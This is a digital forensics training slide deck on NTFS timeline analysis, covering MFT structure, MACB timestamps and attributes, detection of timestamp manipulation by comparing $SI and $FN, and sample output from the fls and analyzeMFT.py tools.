


# File System Timeline Analysis



# Timeline Analysis 101 (1)

- What is Timeline?
  - It is chronologically arranged data of various artifacts such as file system metadata, registry entries, user/system activities, etc.
- Why Timeline Analysis?
  - It helps us to understand what occurred before or after a given event. For example, if we know the initial infection time, we can use timelines to understand what file was created, modified, and deleted before the time. That can show us what caused the infection. We can also use timelines to estimate what attackers did after the infection.

# Timeline Analysis 101 (2)

- How to analyze timeline (1)
  - Timelines often become large. In a real case, each timeline contains millions of lines and that could be several hundred megabytes in size. It is impossible for humans to view the whole timeline.
  - First, you should find “pivot points” by other methods such as examining auto-start locations or program execution artifacts. Then you can investigate timelines by checking around these pivot points.
  - Usually “pivot points” indicate certain time frames and/or file paths. Thus we can decrease events to investigate by applying those filters to timelines.

# Timeline Analysis 101 (3)

- How to analyze timeline (2)
  - Sometimes investigators build a "super-timeline" by gathering many kinds of timestamps such as registry, event logs, and program execution artifacts. However, it could be filled with unnecessary events and it could become too large.
  - We recommend you to investigate each kind of timeline for each purpose such as revealing file manipulation events and checking program execution events. Then, we can join the results of each timeline analysis in order to reveal details of incidents. It is not necessary to analyze all timelines at the same time.

# NTFS 101

- When examining Windows computers, we have to handle NTFS volumes.
- The file system has various kinds of metadata. The following metadata is useful for digital forensics.
  - \$MFT
  - \$UsnJrnl
  - \$Logfile
  - \$I30
  - \$ObjId

MFT


# MFT (1)

- The Master File Table (MFT) contains information about all files and folders as its entries.
- Windows does not erase MFT entries immediately when files or folders are deleted. It just changes the "in-use" flag to zero in the MFT entry corresponding to the deleted file or folder. Later, when newer files or folders are created, Windows overwrites those MFT entries.
- Thus, we may be able to get information of deleted files or folders from those MFT entries.



# MFT (2)


- Each MFT entry has an MFT entry header and multiple "attributes".
- MFT entry headers start with the ASCII signature "FILE". The signature typically becomes "BAAD" when the entry is corrupt.
- Each MFT entry contains several pieces of important information such as flags ("in-use" and "folder"), link count, MFT record ID and so on.



# MFT (3)

- All MFT entries are exactly 1024 bytes or 4096 bytes in size.
- It depends on the physical sector size of the disk storage.

Physical Sector Size	Length of Each MFT Entry
512 bytes	1024 bytes
4096 bytes	4096 bytes



The length is fixed to 1024 bytes or 4096 bytes

# MACB Times

- **MACB** times are essential information for timeline analysis.
- It means:
  - the last **M**odification time (the last modified time of contents)
  - the last **A**ccess time\*
  - the last **C**hange time (the last modified time of the related MFT entry)
  - the **B**irth time (the creation time)

\*Windows Vista and later do not update the last access timestamp by default. On the other hand, Windows 10 1803 and later with up to 128GB storage space update it by default.

- Ref: <https://dfir.ru/2018/12/08/the-last-access-updates-are-almost-back/>

Resolution of last access time is one hour in all environment.

# MFT Attributes (1)

- There are many standard attribute types. We often focus on these attributes for forensic investigation.
  - \$STANDARD\_INFORMATION (\$SI)
  - \$FILE\_NAME (\$FN)
  - \$DATA
  - \$EA (Extended Attributes)
  - \$INDEX\_ROOT
  - \$INDEX\_ALLOCATION
  - \$OBJECT\_ID
- Refs:
  - <https://flatcap.org/linux-ntfs/ntfs/attributes/index.html>

# MFT Attributes (2)

- \$STANDARD\_INFORMATION (\$SI)
  - It contains general information such as MACB times, the owner and security ID. These timestamps can be modified by Windows APIs such as SetFileTime.
- \$FILE\_NAME (\$FN)
  - It contains a file name in Unicode (UTF-16LE). It also contains timestamps like \$SI. Timestamps in this attribute cannot be changed by the APIs.
  - On timestamp manipulation, some attackers modify only \$SI attributes because of the APIs. So we could find those timestamp manipulations by examining the differences between \$FN and \$SI timestamps.

# MFT Attributes (3)


- \$DATA
  - It is a file content. Each file can have multiple \$DATA attributes. When a file has more than one \$DATA attributes, each additional ones must have unique name, and they are called "alternative data stream" (ADS).
  - For example, Windows uses the ADS for "Zone.Identifier". It indicates that the file was downloaded from the Internet.
- \$EA (Extended Attributes)
  - It was designed for a backward compatibility with OS/2 applications.
  - Malware sometimes use \$EA for storing malicious payload.
  - Note that, purpose of the attribute has been changing. For example, Windows 8 or later use this attribute on many system binaries as a part of the Secure Boot components. Also, Files and folders under WSL (Windows Subsystem for Linux) environment contain some information such as mode, owner and timestamps as \$EA attribute.

# MFT Attributes (4)

- \$INDEX\_ROOT
- \$INDEX\_ALLOCATION
  - Each folder has these attributes. These attributes contain list of files and folders placed under each folder.
- \$OBJECT\_ID
  - A second identifier for files and folders. Shortcuts use this identifier to locate the target file.

# MFT Attributes (5)


- Since the length of each MFT entry is fixed, attribute contents are stored in external clusters when they are too large to be stored in an MFT entry.
- For example, if the length of each MFT entry is fixed to 1,024 bytes, a \$DATA attribute over about 700 bytes is stored in them.





# MFT Attributes (6)

- When an attribute content is stored in external clusters, the attribute is called a "non-resident" attribute.
- On the other hand, when a content is small enough, a whole content is stored in an MFT entry. It is called the "resident" attribute.
- So, we can restore a deleted file from an MFT entry, if the \$DATA attribute was "resident".



# MFT (4)

- An MFT is stored in the root of the NTFS volume as a file named "\$MFT".
- We can extract the metadata file from a disk image by using image parsing tools.

```
fls.exe -o 1026048 E:\Artifacts\scenario1_E01\Client-Win10-1_toyoda.E01
```

```
r/r 4-128-4:    $AttrDef
r/r 8-128-2:    $BadClus
r/r 8-128-1:    $BadClus:$Bad
r/r 6-128-4:    $Bitmap
r/r 7-128-1:    $Boot
d/d 11-144-4:   $Extend
r/r 2-128-1:    $LogFile
r/r 0-128-6:    $MFT
r/r 1-128-1:    $MFTMirr
.....
```

This command lists contents under root directory by parsing the disk image.

This is the metadata file named "\$MFT".

- If you need to extract metadata files from a VSS snapshot, you can use fls and icat command on the raw image represented by vshadowmount command. We'll introduce the command later.

# MFT Parsing Tools (1)


- analyzeMFT.py
  - analyzeMFT.py can parse \$MFT files and summarize those information.
  - It shows information contained in an MFT entry header, \$SI, \$FN and, \$DATA attributes. It also shows whether other standard attributes such as \$EA exist or not.
  - If an MFT entry has more than one \$FN attribute, analyzeMFT.py will parse all of those.
  - It is also capable of anomaly detection for \$SI and \$FN timestamps.

```
C:\Windows\system32\cmd.exe - more analyzed-mft-win10-1-full.csv
```

```
"Record Number","Good","Active","Record type","Sequence Number","Parent File Rec. #","Parent File Rec. Seq. #","Filename  
#1","Std Info Creation date","Std Info Modification date","Std Info Access date","Std Info Entry date","FN Info Creatio  
n date","FN Info Modification date","FN Info Access date","FN Info Entry date","Object ID","Birth Volume ID","Birth Obj  
ct ID","Birth Domain ID","Filename #2","FN Info Creation date","FN Info Modify date","FN Info Access date","FN Info Entr  
y date","Filename #3","FN Info Creation date","FN Info Modify date","FN Info Access date","FN Info Entry date","Filename  
#4","FN Info Creation date","FN Info Modify date","FN Info Access date","FN Info Entry date","Standard Information","At  
tribute List","Filename","Object ID","Volume Name","Volume Info","Data","Index Root","Index Allocation","Bitmap","Repars  
e Point","EA Information","EA","Property Set","Logged Utility Stream","Log/Notes","STF FN Shift","uSec Zero","ADS"  
"0","Good","Active","File","1","5","5","/$MFT","=""2018-01-17 20:31:28.720869""","=""2018-01-17 20:31:28.720869""","=""2  
018-01-17 20:31:28.720869""","=""2018-01-17 20:31:28.720869""","=""2018-01-17 20:31:28.720869""","=""2018-01-17 20:31:28.  
.720869""","=""2018-01-17 20:31:28.720869""","=""2018-01-17 20:31:28.720869""",""", "", "", "", "", "", "", "", "", "", "",  
"", "", "", "", "", "True", "False", "True", "False", "False", "False", "False", "False", "True", "False", "False", "False", "Fa  
lse", "False", "", "N", "N", "N"  
"1","Good","Active","File","1","5","5","/$MFTMirr","=""2018-01-17 20:31:28.720869""","=""2018-01-17 20:31:28.720869""","  
=""2018-01-17 20:31:28.720869""","=""2018-01-17 20:31:28.720869""","=""2018-01-17 20:31:28.720869""","=""2018-01-17 20:3  
1:28.720869""","=""2018-01-17 20:31:28.720869""","=""2018-01-17 20:31:28.720869""",""", "", "", "", "", "", "", "", "", "", "",  
" "" "" "" "" "" "" "True" "False" "True" "False" "False" "False" "False" "False" "False" "False" "False" "False" "False"
```

